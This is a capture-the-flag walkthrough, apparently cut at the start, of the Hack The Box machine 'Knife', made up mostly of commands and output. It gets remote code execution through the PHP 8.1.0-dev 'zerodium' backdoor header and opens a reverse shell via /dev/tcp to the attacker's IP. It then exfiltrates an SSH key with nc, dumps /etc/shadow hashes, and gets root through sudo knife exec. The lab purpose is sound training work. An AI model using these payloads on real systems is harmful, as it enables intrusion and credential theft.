└─# curl -i -s -k -H 'User-Agentt: zerodiumvar_dump(2*3);' http://10.10.10.242/
HTTP/1.1 200 OK
Date: Sun, 23 May 2021 04:34:01 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Powered-By: PHP/8.1.0-dev
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
int(6)
...
```
Looks like we triggered the RCE let's get going and get try to excute system commands.
```bash
┌──(root💀kali)-[~/hackthebox/machine/knife]
└─# curl -i -s -k -H 'User-Agentt: zerodiumsystem("id");' http://10.10.10.242
HTTP/1.1 200 OK
Date: Sun, 23 May 2021 04:35:06 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Powered-By: PHP/8.1.0-dev
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
uid=1000(james) gid=1000(james) groups=1000(james)
```
Looks like the web server is running as james so one less step for us.
Let's get the REV-Shell.
```bash
kali@kali:~/HackTheBox/Knife$ curl -i -s -k -H $'User-Agentt: zerodiumsystem(\"bash -c \'bash -i >& /dev/tcp/10.10.14.18/2333 0>&1\'\");' http://10.10.10.242
```
And boom we have the shell and user.txt
```bash
┌──(root💀kali)-[~/hackthebox/machine/knife]
└─# nc -lvp 2333
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::2333
Ncat: Listening on 0.0.0.0:2333
Ncat: Connection from 10.10.10.242.
Ncat: Connection from 10.10.10.242:34454.
bash: cannot set terminal process group (1020): Inappropriate ioctl for device
bash: no job control in this shell
james@knife:/$ id
id
uid=1000(james) gid=1000(james) groups=1000(james)
james@knife:/$ whoami
whoami
james
james@knife:~$ ls
ls
user.txt
james@knife:~$ cat user.txt
cat user.txt
945ec57fe12663455c03058393f2abff
```
- 
#### PrivESC
#### SSH Access
Before PrivESC let's just get the stable shell looking into users .ssh we found the key id_rsa
```bash
cd .ssh
cp id_rsa.pub authorized_keys
nc 10.10.14.18 1111 < id_rsa (target machine)
nc -lvp 1111 > id_rsa (local kali machine)
```
and then in your shell
```bash
kali@kali:~/HackTheBox/Knife$ nc -lvp 1111 > id_rsa
listening on [any] 1111 ...
connect to [YOUR IP] from (UNKNOWN) [10.10.10.242] 37114
┌──(root💀kali)-[~/hackthebox/machine/knife]
└─# chmod 700 id_rsa
┌──(root💀kali)-[~/hackthebox/machine/knife]
└─# ssh -i id_rsa james@10.10.10.242
The authenticity of host '10.10.10.242 (10.10.10.242)' can't be established.
ECDSA key fingerprint is SHA256:b8jYX4F9OUtvZffH50q3L3B4hrSL/TxxPuue0hlbvRU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.242' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-72-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
System information as of Sun 23 May 2021 04:44:53 AM UTC
System load: 0.07
Usage of /: 51.3% of 9.72GB
Memory usage: 57%
Swap usage: 0%
Processes: 337
Users logged in: 0
IPv4 address for ens160: 10.10.10.242
IPv6 address for ens160: dead:beef::250:56ff:feb9:7b4d
18 updates can be applied immediately.
13 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable
james@knife:~$ id
uid=1000(james) gid=1000(james) groups=1000(james)
james@knife:~$ whoami
james
```
Now we have the stable shell now lets enumerate for PrivESC.
#### Enumeration
```bash
james@knife:~$ cat ex.rb
puts File.read('/etc/shadow')
```
Looking into user's home directory we can see an intresting ruby file which can read /etc/shadow but the catch is we dont have ruby on the box or at least on the desired path and the desired name.
#### sudo -l
```bash
james@knife:~$ sudo -l
Matching Defaults entries for james on knife:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User james may run the following commands on knife:
(root) NOPASSWD: /usr/bin/knife
```
Analysing the file /usr/bin/knife
```bash
james@knife:~$ file /usr/bin/knife
/usr/bin/knife: symbolic link to /opt/chef-workstation/bin/knife
```
It's symbolic link to another file /opt/chef-workstation/bin/knife.
looking at the directory /opt/chef-workstation we can see it a ruby installation.
```bash
james@knife:~$ ls /opt/chef-workstation/
bin components embedded gem-version-manifest.json gitbin LICENSE LICENSES version-manifest.json version-manifest.txt
```
so basically on this box ruby commands can be run using /usr/bin/knife.
running /usr/bin/knife we get the big help menu.
```bash
james@knife:~$ sudo /usr/bin/knife
<-----SNIP------>
** EXEC COMMANDS **
knife exec [SCRIPT] (options)
```
Now let's run our ex.rb script
```bash
james@knife:~$ sudo /usr/bin/knife exec ex.rb
root:$6$LCKz7Uz/FuWPPJ6o$LaOquetpLJIhOzr7YwJzFPX4NdDDHokHtUz.k4S1.CY7D/ECYVfP4Q5eS43/PMtsOa5up1ThgjB3.xUZsHyHA1:18754:0:99999:7:::
daemon:*:18659:0:99999:7::
bin:*:18659:0:99999:7:::
sys:*:18659:0:99999:7:::
sync:*:18659:0:99999:7:::
games:*:18659:0:99999:7:::
man:*:18659:0:99999:7:::
lp:*:18659:0:99999:7:::
mail:*:18659:0:99999:7:::
news:*:18659:0:99999:7:::
uucp:*:18659:0:99999:7:::
proxy:*:18659:0:99999:7:::
www-data:*:18659:0:99999:7:::
backup:*:18659:0:99999:7:::
list:*:18659:0:99999:7:::
irc:*:18659:0:99999:7:::
gnats:*:18659:0:99999:7:::
nobody:*:18659:0:99999:7:::
systemd-network:*:18659:0:99999:7:::
systemd-resolve:*:18659:0:99999:7:::
systemd-timesync:*:18659:0:99999:7:::
messagebus:*:18659:0:99999:7:::
syslog:*:18659:0:99999:7:::
_apt:*:18659:0:99999:7:::
tss:*:18659:0:99999:7:::
uuidd:*:18659:0:99999:7:::
tcpdump:*:18659:0:99999:7:::
landscape:*:18659:0:99999:7:::
pollinate:*:18659:0:99999:7:::
usbmux:*:18753:0:99999:7:::
sshd:*:18753:0:99999:7:::
systemd-coredump:!!:18753::::::
james:$6$S4BgtW0nZi/8w.C0$pREFaCmQmAue0cm6eTgvF.vFdhsIdTr5q6PdrMVNCw4hc7TmlSqAcgMz0yOBG7mT6GcoH9gGbo.zLLG/VeT31/:18754:0:99999:7:::
lxd:!:18753::::::
opscode:!:18754::::::
opscode-pgsql:!:18754::::::
```
Now we can write our own ruby script to run the system commands.
I wrote a simple ruby script to run /bin/bash
```bash
james@knife:~$ echo "system('/bin/bash')" > getroot.rb
james@knife:~$ cat getroot.rb
system('/bin/bash')
james@knife:~$ sudo /usr/bin/knife exec getroot.rb
root@knife:/home/james# id
uid=0(root) gid=0(root) groups=0(root)
```

We are root now so let's get all the flags.
``` bash
james@knife:~$ echo "system('/bin/bash')" > getroot.rb
james@knife:~$ cat getroot.rb
system('/bin/bash')
james@knife:~$ sudo /usr/bin/knife exec getroot.rb
root@knife:/home/james# id
uid=0(root) gid=0(root) groups=0(root)
root@knife:/home/james# whoami
root
root@knife:/home/james# cd
root@knife:~# ls
delete.sh root.txt snap
root@knife:~# cat root.txt
bb5ea8e23a0de786ce9def00513a2121
```
- 
#### Summary of knowledge
- PHP 8.1.0-dev develop version backdoor getshell
- ruby script privesc
#### Contact me
- QQ: 1185151867
- twitter: https://twitter.com/fdlucifer11
- github: https://github.com/FDlucifer
I'm lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more...